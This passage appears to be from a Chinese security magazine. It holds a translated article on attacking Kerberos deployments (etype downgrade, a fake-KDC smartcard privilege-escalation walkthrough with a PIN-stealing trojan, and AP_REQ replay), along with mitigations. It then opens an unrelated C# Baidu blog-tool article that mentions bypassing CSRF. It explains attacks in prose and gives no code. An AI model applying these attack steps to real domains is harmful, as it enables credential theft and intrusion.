


图 1 认证服务交换

在这种情形下，用于加密认证的有效加密类型 etypes 列表由客户端发起的 AS_REQ 和服务端 AS 给出的 ERR PREAUTH REQUIRED 响应决定。客户端负责在有效 etypes 列表中选择“最好”的 etype 来确保会话认证流程。当前几乎每一个默认的 Kerberos 部署策略都会选择一个性能较好的 etype。

etype 的协商主要兴趣点有两个：其一，当使用基于密钥的认证方式时，AS_REQ 请求认证消息会使用一长串的客户密钥加密处理；这种密钥认证方式最大的弱点是很难协商出一个密钥。其二，这种交互绝大多数双方没有认证，即没有密钥来确保协议协商过程。攻击者可以很容易地操纵此类协商。

Etypes 弱化

对此消息攻击的目标显然是 etypes 的协商过程。事实上，攻击者可劫持未认证的AS_REQ 请求或 PREAUTH REQUIRED 响应以迫使客户端采用任何一种可支持的 etype 实现会话认证。修改未认证的 AS_REQ 请求使得攻击者轻松骗过 KDC 客户端当前可支持的 etype。KDC 会从攻击者提供的 etypes 列表中选择一个它能支持的 etype，并向客户端发送 PREAUTH REQUIRED 错误消息。此错误消息包含一个可接受的 etypes 列表以及针对某个具体的 etype 客户端需要的加密参数 salt。若客户端支持服务端提供的所有 etypes（攻击者干预），其将会使用攻击者给出的任一较弱的 etype 来保护 Kerberos 会话；反之，若客户端不支持服务端送来的 etype，则协议交换将会重新发起或者终止。

同样，攻击者修改 PREAUTH REQUIRED 错误消息也可达到目的。实际上，攻击者也可欺骗客户端当前 server 可接受的 etypes。其一，攻击者可迫使 client 使用 server 不支持的 etypes；其二，攻击者可控制 etype 的可选参数如 salt data。总之，正如修改 AS_REQ 请求，client 和 server 端都必须支持已选择的 etype，否则无法实现端到端的相互认证。若 KDC 不支持攻击者选择的 etype，则 KDC 会返回一个 ETYPE NOT SUPPORTED 错误，并选择性的提供一个可支持的 etypes 列表返回给 client。

etype 弱化的优点

攻击者通过弱化 AS 协商后的 etype，可以对 client 端发送的认证会话实施攻击。首先，最进的 etypes，即基于 AES 加密算法的 etypes 已经被认为是抵御密码暴力破解最有效地算法，但使用 PBKDF2 密钥导出函数，依据用户密码导出一个密钥的计算成本将大大增加，因为其需要反复对用户密码进行散列以满足配置的迭代次数。此方法需要一个可信赖的 salt 值作为输入参数，通过 PBKDF2 函数导出一个足够复杂难以猜测的密钥。

将 etypes 弱化成一个较老的加密算法，则可有效地实施密码穷举分析。Frank 曾给出了针对强大的 RC4 加密算法实施此类攻击可行性。甚至，攻击者可设置一个对密钥破解有益的 salt 值和迭代次数来提升密码穷举分析的成功率。此类攻击实现细节的分析将极大地影响 Kerberos 客户端的实现与配置，是一个很有趣的研究项目。

其次，攻击者可迫使 client 和 server 使用受控制的加密算法（即对应的密钥可能已经借助暴力攻击破解）来加密认证会话。各种基于 DES 算法的 etypes 以及 RC4 的 etypes 都是此类攻击的首选类型。再现此类加密算法的密钥（用于加密认证会话），将会提供一个长期有效的 Kerberos 私钥认证。此类攻击通过有效地弱化 AS_REQ 请求协商后的 etypes，可完全控制整个受弱密钥保护的认证会话。一家企业曾在 Black Hat DC 2010 黑帽大会上展示了在 3 天时间内有效地穷举整个 DES 密钥空间，使此类攻击变得极为可行有效。

协议漏洞利用与权限提升

对 MIT 和 Heimdal Kerberos 客户端而言，带智能卡登录的 kinit 命令可实现一次简单有效地权限提升。活动的网络中，攻击者可在网络通信中充当“中间人”，以欺骗 KDC 及远端服务器。对于一个 SSH 会话而言，我们可以捕获到会话认证密钥，或者若 Kerberos 用于认证一个远端文件服务器，则可提供一个可执行的木马程序进而控制用户会话。

对于 Windwos 客户端而言，创建一个权限提升的 PATH 有点困难。Windows 的 PKINIT 命令仅仅在包含智能卡，同时用户正在尝试登录或者验证一个工作站时生效。首先，用户会连接

KDC，并发送 AS_REQ 请求，申请票据授权票据 TGT。攻击者此时可以成功地介入充当伪 KDC，用自己捕获的证书器加密 AS_REP 后发给 Client。Client 收到请求并用自己的私钥解密 AS_REP 报文，然后向 KDC 的 TGS 票据授权服务发起 TGS_REQ 请求以获取访问对应的服务器工作站的服务票据。

此时，显然伪造的 KDC 无法为其提供访问指定 Server 的票据，因为其根本不知道真实 KDC 与对应的 Server 事先协商好的密钥，故不可能构造{K(c,s)，c, c_mac, AppServ, TS, lifetime}Ks 的服务票据，其中 K(c,s)为 client 与 server 之间共享的密钥，c 为客户名，c_mac 为客户 MAC 地址，TS 为时间戳，lifetime 为票据有效期。故 client 端与伪造 KDC 整个会话认证过程就失败了。

域加入场景，即工作站 client 不需要的服务票据，即可实现加入。加入一个域之前，工作站 client 账户并不存在。其账户与密码是在作为域加入过程的一部分被创建。若采用智能卡方式执行域加入，则伪造的 KDC 则能够欺骗整个过程并控制 KDC。

典型的攻击即寻找一个已加入到域中的网络环境。现在的问题是能否获取到工作站 client 与 KDC 协商的账户密钥。为了实现完整的漏洞利用，Attacker 可能会迫使新受害者在不知情的情况下登录到工作站 Server。这里假设域内任意用户都有权限访问所有的工作站 Server。为了描述这类攻击行为，现假定伪造的 KDC 命名为 Ivan，Vitcm 无辜受害者为 Connie，真实的 KDC 为 Bob，工作站 Server 为 Wally。

整个攻击过程如图 2 所示。

图 2 中的 Kerberos 会话认证漏洞利用解析：

（1）Alice 尝试使用智能卡访问真实 KDC，但被 Ivan 利用，导致 Alice 向 Ivan 发起 AS_REQ 请求。




图 2 Kerberos 协议会话认证漏洞利用

（2）Ivan 收到 AS_REQ 请求后，随机产生一个 TGT 票据，用 Alice 的密钥加密。但在 TGT 票据中设置的客户端实体并不是 Alice，被替换成了 Connie 用户。

（3）Alice 收到 ivan 发送的响应 AS_REP 后，立即构造一个 TGS_REQ 请求报文，向 Ivan 申请访问工作站 Server：Wally 的服务票据。其中，TGS_REQ 请求报文具体内容：{TGT 票据，Server：Wally，Authenticator}。Authenticator 即验证器，由 Kinit 程序生成包含{用户名，工作站地址，lifetime，TS}并用 TGS 票据授权服务器与 KDC 协商的密钥加密。

（4）Ivan 由于无法获取到 Wally 与 KDC 协商的密钥，故不可能构造出访问 Wally 的服务票据 S_Ticket，故 Ivan 启用 vitcm，要求 Connie 访问 Wally。

（5）Connie 收到 Ivan 的命令后，则立刻构造 AS_REQ 请求，发往真实 KDC: Bob。

（6）Bob 向 Connie 发送 TGT 票据。

（7）Connie 构造 TGS_REQ 向 TGS 请求访问 Wally。

（8）Bob 构造一个合法的 S_Ticket 服务票据发送给 Connie。

（9）Connie 用 Bob 与自己协商的会话密钥 K(CT)解密 TGS_REP，得到 Connie 与 Wally 通信的会话密钥 K(CW)。

（10）Ivan 获取到 K(CW)和访问 Wally 的合法票据 S_Ticket 后，则可以构造一个 AS_REP 请求：{{K(CW)}K(AT)，S_Ticket}响应 Alice。

仔细的读者可能对整个会话过程存在一定的疑问。首先，在步骤 2 中，当 Ivan 向 Alice 发送 TGT 票据（包含的客户端实体为 Connie），为何 Alice 会以合法响应接受 AS_REP 请求。问题答案就是用户实体别名机制，其在 IETF Kerberos 工作组草稿 11 “Kerberos Principal Name Canonicalization and KDC Generated Cross-Realm Referrals”。用户实体别名机制的目的即允许用户使用相似的名称（作为用户在 Kerberos 协议中实体名的别名）来访问。这种机制使得管理员能够在真实用户不知情的情况下将用户实体转移到另一个 realms 中；或者在支持智能卡访问方式时，用 realm 的某一 Kerberos 实体充当第三方智能卡实体。在使用用户实体别名机制时，用户实体名称不再与 Kerberos 实体或 realm 存在直接的关系。KDC 可能会在作出 AS_REP 响应时，改变 client 和 server 实体名以及 Tickets。在 TGS 交换过程中，服务器实体名及类型可能发生改变。故 Kerberos 协议中，KDC 必须使用双方共享的密钥来验证由实体名称映射的校验和，但在图 2 中，实际上 Alice 已经信任 Ivan 为真实 KDC，并使用 Ivan 为其分配的一个随机密钥。

Windows 默认状态下已经开启用户实体别名机制，故其在步骤 2 中会接受用户名为 Connie 的请求。在智能卡开启活动目录域时，我们可以借助“活动目录用户与计算机”工具，在用户属性页的“账户”Tab 上交换用户的登录名，此时用户 A 的智能卡将会以用户 B 的身份登录。

依据上面的分析，则引起了下一个问题即谁真正在访问工作站 Server，Alice 认为她已经登录到工作站 Server，但实际上其是以 Connie 身份登录。正如前面假设一样，若攻击者能够完全控制 vitcm：Connie，则权限提升是否已经做到呢？实际上并没有。但攻击者已经在某种程度上很好地完成了这个任务。Alice 已经用一张智能卡和她的 PIN 码登录到一个合法有效的工作站。但其实际上是以另一用户账号登录的，这是完全意想不到的。此时攻击者拥有一个工作站信赖的用户，其完全可以控制 Alice 的整个会话过程，其可以 push 一个可执行的恶意程序，并借助域策略或者其他机制使其立刻运行起来。

读者在阅读上面针对图 2 的漏洞利用过程解析时，可能会对 Kerberos 协议中出现的一些专业术语不太理解。下面对这些术语进行简单的解析。

（1）Principal：在 Kerberos 协议里 Principal 即参与认证的基本实体。一般来说有两种，一种用来表示 Kerberos 数据库中的用户，另一种用来代表某一特定主机，即 Principal 用来表示客户端和服务端身份的实体，其由三个部分组成：名字（name），实例（instance），REALM（域）如 name/instance@REALM 。

（2）Realm：Kerberos 在管理上的划分，在 KDC 中所负责的一个域数据库称作 Realm。这个数据库中存放有该网络范围内的所有 Principal 和它们的密钥，数据库的内容被 Kerberos 的认证服务器 AS 和票据授权服务器 TGS 所使用。

（3）Credential：Ticket 和与它相联系的会话密钥合在一起称为 Credential。之所以有这个概念是因为它们是客户端在向服务器证明自己的身份时必需的两样东西。在一个 Ticket 的生存期内客户端会将这两样东西以 Credential 为单位保存在一个 Cache 文件中。

（4）Authenticator：在客户端向服务端进行认证时，伴随 Ticket 一起发送的另外一个部分，它的作用是证明发送 Ticket 的用户就是拥有 Ticket 的用户，即防止重放攻击。它的主要内容是一个时间戳（客户端发送 Ticket 的时间）及生命周期 lifetime。

为了完成权限提升，攻击者可运行一个执行程序并仿冒成一个更新程序的安装。运行结束后，显示工作站屏幕解锁。Alice 可能会插入智能卡并键入 PIN 码以连接工作站。合法的智能卡登录或者解锁过程需要关注安全序列"（Ctrl-Alt-Delete）"，但若 Alice 并没有注意到这个步骤，则木马程序可以捕获到她键入的 PIN 码，解锁密码服务供应商提供的智能卡，并构造一个用户模式的 AS_REQ 请求发往真实 KDC，然后解密返回的 TGT 票据。此时，攻击者可以以 Alice 身份访问所有资源，如攻击者可获取 Alice 的 TGT 票据中的 NT OWF（One-way Function）。TGT 票据可以无限次地访问任何网络资源，因其接受 NTLM 的身份认证。若 Alice 不仅是智能卡用户，则 OWF 还可用于非 PKINIT 的 Kerberos 认证，也可能是暴力攻击以再现明文密码。攻击者也可能使用短期访问 Alice 的实体并安装一些恶意软件，以期望在工作站长期的控制 Alice 的会话。捕获到 Alice 的 PIN 码后，恶意可执行文件可佯装成软件更新操作完成，卸载安装的恶意软件并强制系统重启。Alice 是很难察觉到有恶意程序利用她实施攻击。为了完成攻击者的终极目的，可以重复这个过程直到攻击者获取到了用户与工作站之间的有效会话信息。

进一步分析

此类攻击通过部署一个新的 Kerberos 认证模块可实现域间迁移，在 Windows Server 2008 及后期版本的活动目录证书服务链上即可用，针对所有的控制器在 Vista SP1 上启动"Require Strict KDC Validation"策略，并从连接 Windows KDC 的 MIT 和 Heimdal 客户端的配置选项中移除 pkinit_require_eku=false。Windows XP 系统不可能对这种即实写入技术进行处理，若 XP 升级策略不可选，则唯一的保护策略即在企业证书的整个授权过程中禁用模板，并严格控制 Web Server 的签发。


在对 KDC 进行初始认证后，Kerberos 协议的终极目标是能够认证并确保与一些 Server 进行安全通信，如 LDAP、CIFS 和 RPC 等。在 Kerberos 中对某一个特定 Server 进行认证的行为主要依赖 AP_REQ 消息完成。尽管 Kerberos 协议可对上层应用协议提供比较强大的密码安全认证保护，但大多数 Kerberos 服务在它们的实现中总是简化认证，导致 AP_REQ 消息可被攻击者实施重放攻击利用以对抗一些比较薄弱的服务。

当前存在大量的重放攻击类型。Kerberos 协议指定服务应该支持一个应答缓存 Cache 以探测先前见到的消息类型，并推荐缓存 Cache 应该在所有的服务中作为同一 Kerberos 实体操作共享。重放攻击不仅仅是针对某一个预定的目标服务实施攻击，更有趣的是利用捕获并重用一个 AP_REQ 来认证一个不同的服务，此服务有可能是提供或者需要不同的安全保证。例如，我们可以使用 Authenticator 来发送低价值的明文消息，并使用它来认证一个高价值的服务，从而获取更有价值的消息。当多个 servers 操作同一个 Kerberos 账户实体时完全是可能的。在一个给定的主机上，当大量的服务都运行在相同的实体上，则在跨协议之间可捕获并重用 AP_REQs。

结　论

尽管 Kerberos 协议是一个相对古老的加密安全认证协议，但其至今仍然被广泛使用，特别是在分布式系统里。Kerberos 协议设计的目的是解决在分布网络环境下，用户访问网络资源时的安全问题，它是利用集中的认证取代分散的认证，以减轻服务器的负担，至今还被认为是安全研究领域卓有成效的安全协议。本文主要针对如何对 Kerberos 协议的部署进行漏洞利用，并不是对其协议本身的理论进行阐述，若读者对 Kerberos 协议本身还不是太清楚，可以参考译者发表在黑防 2009 年第 7 期上的文章《Kerberos 安全协议解析与编程实现》；若读者对 Kerberos 协议的安全部署想更深入的学习以及跟踪协议的后期发展，可参考 https://www.isecpartners.com 网站上给出的相关文章。

前置知识：C#
关键词：C#、百度空间



C#编写百度空间离线博客工具

文/图　Handt 换心

目前，适用于百度空间的离线博客工具只有一款，即菊子曰。该软件提供了很好的 UI，而且支持本地预览效果。但是，存在三个问题：不能直接在编辑器中插入本机图片，不支持代码高亮，代码不开源。"菊子曰"中只能插入网络上的图片，这就要求用户有支持外链的空间。而大多数情况下，Blog 的图片都来自本地。本程序最大的亮点就是实现了远程存图功能，当然，为了实现文章的完整性，我将完整介绍必要的知识。因此，你可以从本文看到如何使用 WebClient 进行模拟登录，如何绕过百度的 CSRF 验证，如何实现远程存图功能，以及一些拓展和完善的思路。

总体分析

所谓磨刀不误砍柴工，我们先对百度空间进行一个整体的分析。下面列出几个重要的 URL 地址。登录：http://passport.baidu.com/?login，个人信息检测：hi.baidu.com/sys/checkuser/用户名/3，图片上传地址：http://hiup.baidu.com/用户名/upload，文章分类信息：http://hi.baidu.com/用户名/blog（从 html 中获取），离线博客工具的模块划分和流程如图 1 所示。




图 1

登　录

在.Net Framework 中，涉及 Web 请求的主要有三个类：WebRequest、WebClient 和 HttpWebRequest，均位于 System.Net 命名空间下。这三者的关系是：WebRequest 是 .NET Framework 中请求/响应模型的抽象基类，而 HttpWebRequest 和 FileWebRequest 是它的派生类。WebClient 相当于集成者，将 Web 请求和回应都封装到了里面，更方便用户使用。

本软件选用 WebClient 进行网络访问。我们在浏览器中进行登录，本质上是通过浏览器以 Post 方式将输入信息提交到服务器。而要在软件中实现登录，可以通过 WebClient 的 UploadString()方法实现。在这之前，我们要知道 Post 是什么内容，首先，观察一下在浏览器中登录的情况。这里推荐使用 Firefox + live http 扩展来观察，live http 可以很清晰的捕获到你 Get 或 Post 到服务器的数据。来到百度的登录页面：https://passport.baidu.com/?login，输入数据，先别提交，打开 live http，勾选上下方的 capture。然后提交，可以看到 live http 中有了如下数据，如图 2 所示。

